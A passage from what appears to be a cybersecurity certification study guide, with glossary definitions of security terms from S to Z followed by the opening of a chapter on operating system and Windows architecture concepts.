- **Skeleton Key Attack:** A skeleton key is a form of malware that attackers use to inject false credentials into domain controllers (DCs) to create a backdoor password.
- **Silver Ticket Attack**: A silver ticket attack is a post-exploitation technique implemented by an attacker to steal legitimate users' credentials and create a fake Kerberos Ticket Granting Service (TGS) ticket.
- **Sheep Dip Computer:** Sheep dipping refers to the analysis of suspect files, incoming messages, etc. for malware.
- **Static Malware Analysis:** It involves going through the executable binary code without executing it to have a better understanding of the malware and its purpose.
- **System Baselining:** Baselining refers to the process of capturing the system state (taking a snapshot of the system) when the malware analysis begins, which can be compared with the system's state after executing the malware file.
- **SPAN Port:** A SPAN port is a port that is configured to receive a copy of every packet that passes through a switch.
- **STP Attack:** Attackers connect a rogue switch into the network to change the operations of the STP protocol and sniff all the network traffic.
- **SAD DNS Attack:** SAD DNS is a new variant of DNS cache poisoning, in which an attacker injects harmful DNS records into a DNS cache to divert all traffic toward their own servers.
- **Social Engineering:** Social engineering is the art of convincing people to reveal confidential information.
- **Spam Email:** Irrelevant, unwanted, and unsolicited emails that attempt to collect financial information, social security numbers, and network information.
- **Scareware:** Malware that tricks computer users into visiting malware infested websites, or downloading/buying potentially malicious software.
- **Spear Phishing:** Attackers send spear phishing to send a message with specialized, social engineering content directed at a specific person, or a small group of people.
- **Spimming:** A variant of spam that exploits Instant Messaging platforms to flood spam across the networks.
- **SMiShing:** SMiShing (SMS phishing) is the act of using SMS text messaging system of cellular phones or other mobile devices to lure users into instant action, such as downloading malware, visiting a malicious webpage, or calling a fraudulent phone number.
- **Smurf Attack:** In a Smurf attack, the attacker spoofs the source IP address with the victim's IP address and sends a large number of ICMP ECHO request packets to an IP broadcast network.

- **SYN Flood Attack:** In a SYN attack, the attacker sends a large number of SYN requests to the target server (victim) with fake source IP addresses.
- **Spoofed Session Flood Attack:** Attackers create fake or spoofed TCP sessions by carrying multiple SYN, ACK, and RST or FIN packets.
- **Session Hijacking:** Session hijacking refers to an attack in which an attacker seizes control of a valid TCP communication session between two computers.
- **Signature Recognition:** Signature recognition, also known as misuse detection, tries to identify events that indicate an abuse of a system or network resource.
- **Software Firewall:** A software firewall is a software program installed on a computer, just like normal software.
- **Stateful Multilayer Inspection Firewall:** Stateful multilayer inspection firewalls combine the aspects of the other three types of firewalls (Packet Filtering, Circuit-Level Gateways, and Application-Level Firewalls).
- **Spam Honeypots:** Spam honeypots specifically target spammers who abuse vulnerable resources such as open mail relays and open proxies.
- **Spider Honeypots:** Spider honeypots are also called spider traps. These honeypots are specifically designed to trap web crawlers and spiders.
- **Session Splicing:** Session splicing is a technique used to bypass the IDS where an attacker splits the attack traffic into many packets such that no single packet triggers the IDS.
- **Same-Site Attack:** Same-site attacks, also known as related-domain attacks, occur when an attacker targets a subdomain of a trusted organization and attempts to redirect users to an attacker-controlled web page.
- **Static Application Security Testing (SAST):** It is also referred to as a white-box testing approach, in which the complete system architecture (including its source code) or application/software to be tested is already known to the tester.
- **Source Code Review:** Source code reviews are used to detect bugs and irregularities in the developed web applications.
- **16-bit Unicode Encoding:** It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal.
- **SQL Injection:** SQL injection is a technique used to take advantage of un-sanitized input vulnerabilities to pass SQL commands through a web application for execution by a backend database.
- **Service Set Identifier (SSID):** An SSID is a 32-alphanumeric-character unique identifier given to a wireless local area network (WLAN) that acts as a wireless identifier of the network.
- **Simjacker:** Simjacker is a vulnerability associated with a SIM card's S@T browser (SIMalliance Toolbox Browser), a pre-installed software incorporated in SIM cards to provide a set of instructions.
- **Sybil Attack:** The attacker uses multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks.
- **Side-Channel Attack:** The attacker extracts information about encryption keys by observing the emission of signals i.e. "side channels" from IoT devices.
- **Supervisory Control and Data Acquisition (SCADA):** SCADA is a centralized supervisory control system that is used for controlling and monitoring industrial facilities and infrastructure.
- **Safety Instrumented Systems (SIS):** An SIS is an automated control system designed to safeguard the manufacturing environment in case of any hazardous incident in the industry.
- **Software-as-a-Service (SaaS):** This cloud computing service offers application software to subscribers on-demand over the Internet.

- **Security-as-a-Service (SECaaS):** It provides services such as penetration testing, authentication, intrusion detection, anti-malware, security incident and event management.
- **Serverless Computing:** Serverless computing also known as serverless architecture or Function-as-a-Service (FaaS), is a cloud-based application architecture where application infrastructure and supporting services are provided by the cloud vendor as they are needed.
- **SAML:** Security Assertion Markup Language (SAML) is a popular open-standard protocol used for authentication and authorization between communicating parties.
- **Security Groups:** It is a basic security measure implemented in cloud infrastructure to provide security to virtual instances.
- **Symmetric Encryption:** Symmetric encryption (secret-key, shared-key, and private-key) uses the same key for encryption as it does for decryption.
- **Serpent:** Serpent uses a 128-bit symmetric block cipher with 128-, 192-, or 256-bit key sizes.
- **Secure Hashing Algorithm (SHA):** This algorithm generates a cryptographically secure one-way hash; it was published by the National Institute of Standards and Technology as a US Federal Information Processing Standard.
- **Secure Sockets Layer (SSL):** SSL is an application layer protocol developed by Netscape for managing the security of message transmission on the Internet.

T

- **Tactics, Techniques, and Procedures (TTPs):** The term Tactics, Techniques, and Procedures (TTPs) refers to the patterns of activities and methods associated with specific threat actors or groups of threat actors.
- **Tactics:** "Tactics" are the guidelines that describe the way an attacker performs the attack from beginning to the end.
- **Techniques:** "Techniques" are the technical methods used by an attacker to achieve intermediate results during the attack.
- **Threat Modeling:** Threat modeling is a risk assessment approach for analyzing the security of an application by capturing, organizing, and analyzing all the information that affects the security of an application.
- **The Digital Millennium Copyright Act (DMCA):** It defines the legal prohibitions against the circumvention of technological protection measures employed by copyright owners to protect their works, and against the removal or alteration of copyright management information.
- **Traceroute:** Traceroute programs work on the concept of ICMP protocol and use the TTL field in the header of ICMP packets to discover the routers on the path to a target host.
- **Toggle-Case Attack:** Attackers try all possible combinations of upper and lower cases of a word present in the input dictionary.
- **Trojan:** It is a program in which the malicious or harmful code is contained inside apparently harmless programming or data in such a way that the code can get control and cause damage, such as ruining the file allocation table on your hard disk.
- **Tailgating:** Tailgating implies accessing a building or secured area without the consent of the authorized person.
- **Throttling:** Throttling entails the setting up of routers for server access with a logic to throttle incoming traffic levels that are safe for the server.
- **TCP SACK Panic Attack:** TCP SACK panic attack is a remote attack vector in which attackers attempt to crash the target Linux machine by sending SACK packets with malformed MSS.

- **TCP/IP Hijacking:** TCP/IP hijacking involves using spoofed packets to seize control of a connection between a victim and target machine.
- **Two-Factor Authentication:** A two-factor authentication provides an extra layer of protection as it provides another vector of authentication in addition to a user's password.
- **Transit Gateway:** A transit gateway is a network routing solution that establishes and manages communication between an on-premises consumer network and VPCs via a centralized unit.
- **Triple Data Encryption Standard (3DES):** It performs DES three times with three different keys.
- **Twofish:** Twofish uses a block size of 128 bits and key sizes up to 256 bits. It is a Feistel cipher.
- **Threefish:** Threefish is a large tweakable symmetric-key block cipher in which the block and key sizes are equal, i.e., 256, 512, and 1024.
- **TEA:** Tiny Encryption Algorithm (TEA) is a Feistel cipher that uses 64 rounds.
- **TPM:** Trusted platform module (TPM) is a crypto-processor or chip that is present on the motherboard that can securely store the encryption keys, and it can perform many cryptographic operations.
- **Transport Layer Security (TLS):** TLS is a protocol to establish a secure connection between a client and a server and ensure the privacy and integrity of information during transmission.

U

- **Unsupervised Learning:** Unsupervised learning makes use of algorithms that input unlabeled training data to attempt to deduce all the categories without guidance.
- **UDP Ping Scan:** Attackers send UDP packets to target hosts, and a UDP response indicates that the host is active.
- **UDP Flood Attack:** An attacker sends spoofed UDP packets at a very high packet rate to a remote host on random ports of a target server using a large source IP range.
- **UDP Hijacking:** A network-level session hijacking where the attacker sends forged server reply to a victim's UDP request before the intended server replies to it.
- **URL Encoding:** URL encoding is the process of converting URL into valid ASCII format so that data can be safely transported over HTTP.
- **UTF-8:** It is a variable-length encoding standard that uses each byte expressed in hexadecimal and preceded by the % prefix.
- **Union SQL Injection:** In a UNION SQL injection, an attacker combines a forged query with a query requested by the user using a UNION clause.
- **USB Encryption:** USB encryption is an additional feature for USB storage devices that offers onboard encryption services.

V

- **Vulnerability Research:** Vulnerability research is the process of analyzing protocols, services, and configurations to discover the vulnerabilities and design flaws that will expose an operating system and its applications to exploit, attack, or misuse.
- **Vulnerability Assessment:** Vulnerability assessment is an in-depth examination of the ability of a system or application, including current security procedures and controls, to withstand the exploitation.
- **Vulnerability Exploitation:** Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system.
- **Vendor Management:** It is the activity of selecting suppliers and assessing the risks of third-party services and products.

- **Video Steganography:** Video steganography refers to hiding secret information in a carrier video file.
- **Virus:** A virus is a self-replicating program that produces its own copy by attaching itself to another program, computer boot sector or document.
- **Vishing:** Vishing (voice or VoIP phishing) is an impersonation technique (electronic fraud) in which the attacker tricks individuals to reveal personal and financial information using voice technology such as the telephone system, VoIP, etc.
- **VPN:** A VPN is a private network constructed using public networks, such as the Internet.
- **Vulnerability Scanning:** Vulnerability scanning is performed to identify vulnerabilities and misconfigurations in a target web server or network.
- **Virtual Private Cloud (VPC):** VPC is a secure and independent private cloud environment that resides within the public cloud.

W

- **White Hats:** White hats or penetration testers are individuals who use their hacking skills for defensive purposes.
- **Website Footprinting:** Website footprinting refers to the monitoring and analysis of the target organization's website for information.
- **Whois:** Whois is a query and response protocol used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block, or an autonomous system.
- **Wire Sniffing:** Packet sniffing is a form of wire sniffing or wiretapping in which hackers sniff credentials during transit by capturing Internet packets.
- **Windows Management Instrumentation (WMI):** WMI is a feature in Windows administration that provides a platform for accessing Windows system resources locally and remotely.
- **Windows Remote Management (WinRM):** WinRM is a Windows-based protocol designed to allow a user to run an executable file, modify system services, and the registry on a remote system.
- **Whitespace Steganography:** In white space steganography, the user hides the messages in ASCII text by adding white spaces to the ends of the lines.
- **Wiretapping:** Wiretapping is the process of the monitoring of telephone and Internet conversations by a third party.
- **Whaling:** A whaling attack is a type of phishing that targets high profile executives like CEO, CFO, politicians, and celebrities who have complete access to confidential and highly valuable information.
- **Web Server:** A web server is a computer system that stores, processes, and delivers web pages to clients via HTTP.
- **Website Defacement:** Website defacement refers to unauthorized changes made to the content of a single web page or an entire website, resulting in changes to the visual appearance of the web page or website.
- **Web Server Misconfiguration:** Server misconfiguration refers to configuration weaknesses in web infrastructure that can be exploited to launch various attacks on web servers such as directory traversal, server intrusion, and data theft.
- **Website Mirroring:** Website mirroring copies an entire website and its content onto a local drive.
- **Web Applications:** Web applications provide an interface between end users and web servers through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser.

- **Web Service:** A web service is an application or software that is deployed over the Internet and uses standard messaging protocols such as SOAP, UDDI, WSDL, and REST to enable communication between applications developed for different platforms.
- **Web-based Timing Attack:** A web-based timing attack is a type of side-channel attack performed by attackers to retrieve sensitive information such as passwords from web applications by measuring the response time taken by the server.
- **Web Spidering/Crawling:** Web spiders/crawlers automatically discover the hidden content and functionality by parsing HTML forms and client-side JavaScript requests and responses.
- **WS-Address Spoofing:** In a WS-address spoofing attack, an attacker sends a SOAP message containing fake WS-address information to the server. The <ReplyTo> header consists of the address of the endpoint selected by the attacker rather than the address of the web service client.
- **Web API:** Web API is an application programming interface that provides online web services to client-side apps for retrieving and updating data from multiple online sources.
- **Webhooks:** Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as receiving a comment on a post or pushing code to the registry.
- **Web Shell:** A web shell is a malicious piece of code or script that is developed using server-side languages such as PHP, ASP, PERL, RUBY, and Python and are then installed on a target server.
- **Web Application Fuzz Testing:** Web application fuzz testing (fuzzing) is a black-box testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications.
- **Whitelist Validation:** Whitelist validation is an effective technique in which only the list of entities that have been approved for secured access are accepted.
- **Wi-Fi:** Wireless network (Wi-Fi) refers to WLANs based on IEEE 802.11 standard, which allows the device to access the network from anywhere within an AP range.
- **Wired Equivalent Privacy (WEP):** WEP is a security protocol defined by the 802.11b standard; it was designed to provide a wireless LAN with a level of security and privacy comparable to that of a wired LAN.
- **Wi-Fi Protected Access (WPA):** WPA is a security protocol defined by 802.11i standards; it uses a Temporal Key Integrity Protocol (TKIP) that utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit MIC integrity check to provide stronger encryption and authentication.
- **WPA2:** WPA2 is an upgrade to WPA, and it includes mandatory support for counter mode with cipher block chaining message authentication code protocol (CCMP), an AES-based encryption mode with strong security.
- **WPA3:** WPA3 is an advanced implementation of WPA2 providing trailblazing protocols and uses the AES-GCMP 256 encryption algorithm.
- **Wireless Traffic Analysis:** Wireless traffic analysis enables attackers to identify vulnerabilities and susceptible victims in a target wireless network.
- **Wireless Intrusion Prevention Systems:** Wireless intrusion prevention systems (IPSs) protect networks against wireless threats and enable administrators to detect and prevent various network attacks.
- **Wrapping Attack:** A wrapping attack is performed during the translation of the SOAP message in the TLS layer where attackers duplicate the body of the message and sends it to the server as a legitimate user.
- **Web of Trust (WOT):** Web of trust (WoT) is a trust model of PGP, OpenPGP, and GnuPG systems.

X

- **Xmas Scan:** Xmas scan is a type of inverse TCP scanning technique with the FIN, URG, and PUSH flags set to send a TCP frame to a remote device.
- **XML External Entity Attack:** XML External Entity attack is a server-side request forgery (SSRF) attack that can occur when a misconfigured XML parser allows applications to parse XML input from an unreliable source.

Y

- **Yagi Antenna:** A Yagi antenna, also called Yagi–Uda antenna, is a unidirectional antenna commonly used in communications at a frequency band of 10 MHz to VHF and UHF.
- **YAK:** YAK is a public-key-based Authenticated Key Exchange (AKE) protocol.

Z

- **Zero-trust Principles:** Zero-trust principles constitute a set of standardized user pre-verification procedures that requires all users to be authenticated before providing access to any resource.
- **Zones and Conduits:** A network segregation technique used to isolate the networks and assets to impose and maintain strong access control mechanisms.
- **Zero Trust Network:** The Zero Trust model is a security implementation that assumes that every user trying to access the network is not a trusted entity by default and verifies every incoming connection before allowing access to the network.


LEARNING OBJECTIVES

- LO#01: Explain Operating System Concepts
- LO#02: Explain Different Types of File Systems
- LO#03: Explain Computer Network Fundamental Concepts
- LO#04: Summarize the Basic Network Troubleshooting Techniques
- LO#05: Explain Virtualization Concepts
- LO#06: Explain Network File System (NFS)
- LO#07: Explain Various Web Markup and Programming Languages
- LO#08: Summarize Application Development Frameworks and Their Vulnerabilities
- LO#09: Explain Different Web Subcomponents
- LO#10: Explain Database Connectivity



LO#01: Explain Operating System Concepts

Notes:

Windows Operating System

- The Windows OS is developed by **Microsoft corporations** and is a widely used Operating System in most private and government organizations

Windows OS Family Tree		
MS-Dos-based and 9x Windows OS Versions	NT Kernel-Based Windows OS Version	
	For PC	For Server
MS-DOS 1.0	Windows NT 3.1	Windows Server 2003
MS-DOS 2.0	Windows NT 3.51	Windows Server 2003 R2
MS-DOS 2.1X	Windows NT 3.5	Windows Server 2008, Windows Home Server
MS-DOS 3.0	Windows NT 4.0	Windows Server 2008 R2
MS-DOS 3.1X	Windows 2000	Windows Server 2012
Windows 95	Windows XP	Windows Server 2012 R2
Windows 98	Windows XP Professional X64 Edition	Windows Server 2016
Windows 98 SE	Vista	Windows Server 2019
Windows ME	Window7	Windows Server 2022
	Windows 8	
	Windows 8.1	
	Windows 10	
	Windows 11	

Windows Architecture

- The processors of the Windows system work in two different modes for operation

User Mode

- A collection of Sub-Systems
- Has limited access to resources

Kernel Mode

- HAL, Kernel, executive
- Unrestricted access to system memory and external devices

